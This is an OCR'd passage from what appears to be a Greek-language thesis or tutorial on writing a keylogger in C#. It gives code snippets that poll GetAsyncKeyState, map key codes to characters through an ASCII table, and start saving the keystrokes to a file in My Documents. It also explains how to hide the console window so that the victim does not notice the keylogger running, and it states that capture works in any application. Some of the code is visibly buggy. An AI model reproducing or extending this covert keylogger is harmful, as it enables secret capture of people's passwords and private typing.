
Η ανάλυση του πιο πάνω κώδικα βασίζετε στο ότι ο αριθμός 32 αντιστοιχεί στον ASCII πίνακα με το SPACE του πληκτρολογίου. Το ίδιο ισχύ και με τον αριθμό 127 που αντιστοιχεί στο τελευταίο γράμμα του πληκτρολογίου που είναι το DEL. int keyState = GetAsynckeyState(i);

Η συγκριμένη συνάρτηση καθορίζει εάν ένα πλήκτρο θα είναι πατημένο στην συγκριμένη περίπτωση διακρίνεται μια αναπαραγωγή πολλών βρόχων από μηδενικών. Εκείνη την στιγμή που καλείται η συνάρτηση GetAsyncKeyState τότε είναι και η στιγμή που το πλήκτρο τέθηκε σε λειτουργία δηλαδή πατήθηκε μετά από την προηγούμενη κλήση. Στο πιο κάτω παράδειγμα μπορούμε να διακρίνουμε ότι κανένα πλήκτρο (γράμμα, σύμβολο, αριθμό) δεν είναι πατημένο άρα και η προαναφερόμενη συνάρτηση δεν τέθηκε σε λειτουργία. Αυτό φέρνει ως αποτέλεσμα ότι κάθε φορά που ένα γράμμα στο πληκτρολόγιο δεν πληκτρολογείτε προκύπτει το μηδέν.




Εικόνα 6.4.3 Μέρος Δεύτερο: SPACE KEY

Στην συνέχεα αν το πληκτρολόγιο πιεστεί έστω από κάποιο σύμβολο, γράμμα, ή ακόμα και αριθμό τότε το αποτέλεσμα θα είναι τα ψηφία 32769. Δηλαδή ο συγκεκριμένος αριθμός που να γράφετε στη οθόνη συσχετίζεται με την πιο πάνω συνάρτηση DEL. int keyState = GetAsynckeyState(i); Δηλαδή ο αριθμός 127 αντιστοιχεί στο τελευταίο γράμμα του πληκτρολογίου στον ASCII πίνακα.



Εικόνα 6.4.3 Μέρος Δεύτερο: SPACE KEY




Εικόνα 6.4.3 Μέρος Δεύτερο: SPACE KEY

Ακολούθως ενσωματώνω στον κώδικα την πιο κάτω δήλωση του κλειδιού (key statement) που υποδηλώνει ότι: Εάν δεν είναι ίσων με το μηδέν τότε και μόνο να το τυπώσει το αποτέλεσμα. Πιο συγκριμένα: εάν κανένα από τα γράμματα δεν πληκτρολογείτε τότε το αποτέλεσμα είναι μηδέν.

```
int keyState = GetAsynckeyState(i);
if (keyState = !0 )
 {
  Console.Write( keyState + ",");
 }
```

Όταν πατάω το κουμπί “space” στο πληκτρολόγιο παρατηρώ ότι υπάρχει μια διαφοροποίηση στο αποτέλεσμα. Το αποτέλεσμα είναι το νούμερο – 32768. Ο συγκεκριμένος αριθμός είναι ο μέγιστος αριθμός αρνητικής τιμής ενός τυπικού ακέραιου. Ο επιστρεφόμενος τύπος των δεδομένων είναι "μικρότερος" λόγο του ότι είναι 2 Byte, άρα 16 Bit. Αυτό υποδηλώνει ότι είναι ο πιο χαμηλός δεκαδικός αριθμός που μπορεί να αντιπροσωπεύσει τα 16 Bits δηλαδή -2 στη δύναμη του 15 που είναι -32768. (-2^15 = -32768)




Εικόνα 6.4.3 Μέρος Δεύτερο: SPACE KEY


Συνέχεια καταχωρώ τον πιο πάνω κώδικα με την διαφορά ότι στο keyState από *if (keyState = !0)* που ήταν στην αρχικό στάδιο να είναι *if (keyState == - 32767)* ισοδύναμο με τον αριθμό -32767.

```
if (keyState == - 32767)
        {
          Console.Write(i + ",");
}
```

Με την βοήθεια του πιο πάνω κώδικα οι καινούργιές αλλαγές που γίνονται είναι ότι κάθε φορά που πληκτρολογείτε το γράμμα Α τότε το αποτέλεσμα είναι 65. Κάθε φορά που πληκτρολογείτε το γράμμα Β τότε το αποτέλεσμα είναι 66 και κάθε φορά που πληκτρολογείτε το γράμμα C τότε το αποτέλεσμα είναι 67. Ο λόγος είναι στο οποίο το κάθε γράμμα αντιστοιχεί στο ASCII πίνακα όπως προανέφερα και πιο πάνω. Άρα εν συντομία αν κοιτάξουμε τον πίνακας του ASCII θα διαπιστώσουμε ότι δίπλα από το γράμμα Α διατυπώνεται ο αριθμός 65. Δίπλα από το γράμμα Β διατυπώνεται ο αριθμός 66 ενώ για το γράμμα C διατυπώνεται ο αριθμός 67.



Εικόνα 6.4.3 Μέρος Δεύτερο: SPACE KEY



Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Εικόνα 6.4.2 Μέρος Δεύτερο: Πίνακας ASCII

6.4.4 Μέρος Δεύτερο: Character Value (char)


Το Char έχει ως στόχο έναν τύπο τιμής χαρακτήρων και διαθέτει μια μοναδική τιμή χαρακτήρων Unicode. Το μέγεθος του είναι 2 byte. Αυτός τύπος είναι ένας ενσωματωμένο μέσα της τιμής της C sharp. Πιο αναλυτικά ο συγκεκριμένος τύπος Char είναι ενσωματωμένος στη γλώσσα προγραμματισμού C sharp χωρίς αυτός να είναι αυτό που έχει ορίσει ο ίδιος ο χρήστη. Το Char είναι ένας τύπος τιμής, καθώς στην πραγματικότητα κάνει αποθήκευση την τιμή στη μνήμη που έχει εκχωρηθεί στη στοίβα.

Με την πιο κάτω εντολή θα προστεθεί και το (char) που στην συγκεκριμένη περάτωση συμβολίζει τον χαρακτήρα για κάθε αριθμό. Μια πιο αναλυτική επεξήγηση είναι εάν πληκτρολογήσω τον αριθμό 65 τότε το αποτέλεσμα θα είναι το γράμμα A. Το ίδιο ισχύ και για το νούμερο 66 αντίστοιχα θα είναι το γράμμα B και ούτως κάθε εξής.

```
if (keyState == -32767)
        {
            Console.Write((char)i + ",");
}
```


```
53          //print to the consale.
54          if (keyState == -32767)
55          {
56              Console.Write((char) i + ",");
57
```

Εικόνα 6.4.3 Μέρος Δεύτερο: Character Value (char)



Εικόνα 6.4.3 Μέρος Δεύτερο: Character Value (char)

Διαπιστώνω ότι με τον πιο πάνω κώδικα που όντος είναι σε λειτουργία λόγο του ότι κάθε φορά που πληκτρολογείτε για παράδειγμα ο αριθμός 64 τότε το αποτέλεσμα είναι το γράμμα του οποίου αντιστοιχεί δηλαδή το A. Την ίδια στιγμή αν πληκτρολογεί μια πρόταση ταυτόχρονα στο παράθυρο notepad με βεβαιότητα θα δούμε ότι αναγράφεται σε αυτό τότε γίνετε η αντιγραφή κάθε γραμμάτων που έχουν πληκτρολογεί στην κονσόλα. Είναι σημαντικό να σημειωθεί ότι τρόπος αυτός δεν λειτουργεί μόνο σε notepad αλλά και σε internet explorer ή οποιοδήποτε άλλη εφαρμογή.



Εικόνα 6.4.3 Μέρος Δεύτερο: Character Value (char)


6.4.5 Μέρος Δεύτερο: Window and Console Application

Ο στόχος μιας εφαρμογή κονσόλας, στο λογισμικό της C sharp, είναι να λαμβάνει είσοδο και εμφανίζει έξοδο σε μια κονσόλα γραμμής εντολών για την πρόσβαση σε τριών βασικές δεδομένων. Την τυπική είσοδο, την τυπική έξοδο και το τυπικό σφάλμα.


Για την συγκεκριμένη έρευνα θα ήταν πολύ πιο εύστοχο στο να λειτουργεί η εφαρμογή κονσόλα χωρίς να είναι οπτικά φανερή. Θα είναι μόνο ορατή όταν και εφόσον ψάξει κάποιος από το Task Manager και θα ελέγξει ότι τρέχει στο πίσω μέρος του λογισμικού.

Για να απενεργοποιώ την εφαρμογή κονσόλα από το ορατό μάτι ούτως ώστε να μην καταλάβει κάποιος χρηστής ότι τρέχει ένα Keylogger στο λογισμικό θα ακολουθήσω τα πιο κάτω βήματα.

Από το κουμπί στα αριστερά γίνετε επιλογή στην εφαρμογή. Γίνετε επιλογή από το σημείο που αναγράφεται ο τύπος εξόδου όταν το transparent όταν είναι 100% τότε είναι ορατό το εφαρμογή κονσόλας προς τον χρήστη. Εάν όμως το transparent στο παράθυρο της εφαρμογής είναι 0% τότε δεν θα είναι ορατό στον χρήστη. Στην συγκριμένη περίπτωση θα το αφήσω 0% δηλαδή μη ορατό λόγο της δημιουργίας του συγκριμένου Keylogger.



Εικόνα 6.4.5 Μέρος Δεύτερο: Window and Console Application




Εικόνα 6.4.5 Μέρος Δεύτερο: Window and Console Application

6.5.1 Μέρος Τρίτο: Αποθήκευση στοιχείων σε αρχείο


Σε αυτό το μέρος θα γίνει η επεξήγηση για το πως θα δημιουργηθεί ένα αρχείο ώστε να επιτρέπετε η αποθήκευση δεδομένων στο εσωτερικό του. Καταρχάς πρέπει να δημιουργηθεί ένας κώδικας για μια μεταβλητή που ονομάζεται διαδρομή αρχείου που και βρίσκεται σε ένα άλλο περιβάλλον μοναδικού αρχείου. Το συγκεκριμένο αρχείο θα δημιουργηθεί στο My Documents του ηλεκτρονικού υπολογιστή χωρίς να υπάρχει κάποιος περιορισμός στην τοποθεσία του συγκεκριμένου αρχείου. Για να μην υπάρξει καμία σύγκρουση στο κώδικα, γίνετε πρώτα μια καταγραφή στην βιβλιοθήκη του κώδικα με τον όρο ότι: αν δεν υπάρχει ο συγκεκριμένος φάκελος θα πρέπει να δημιουργηθεί.
Η εντολή που θα χρησιμοποιηθεί είναι: *String filepath =*

Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);

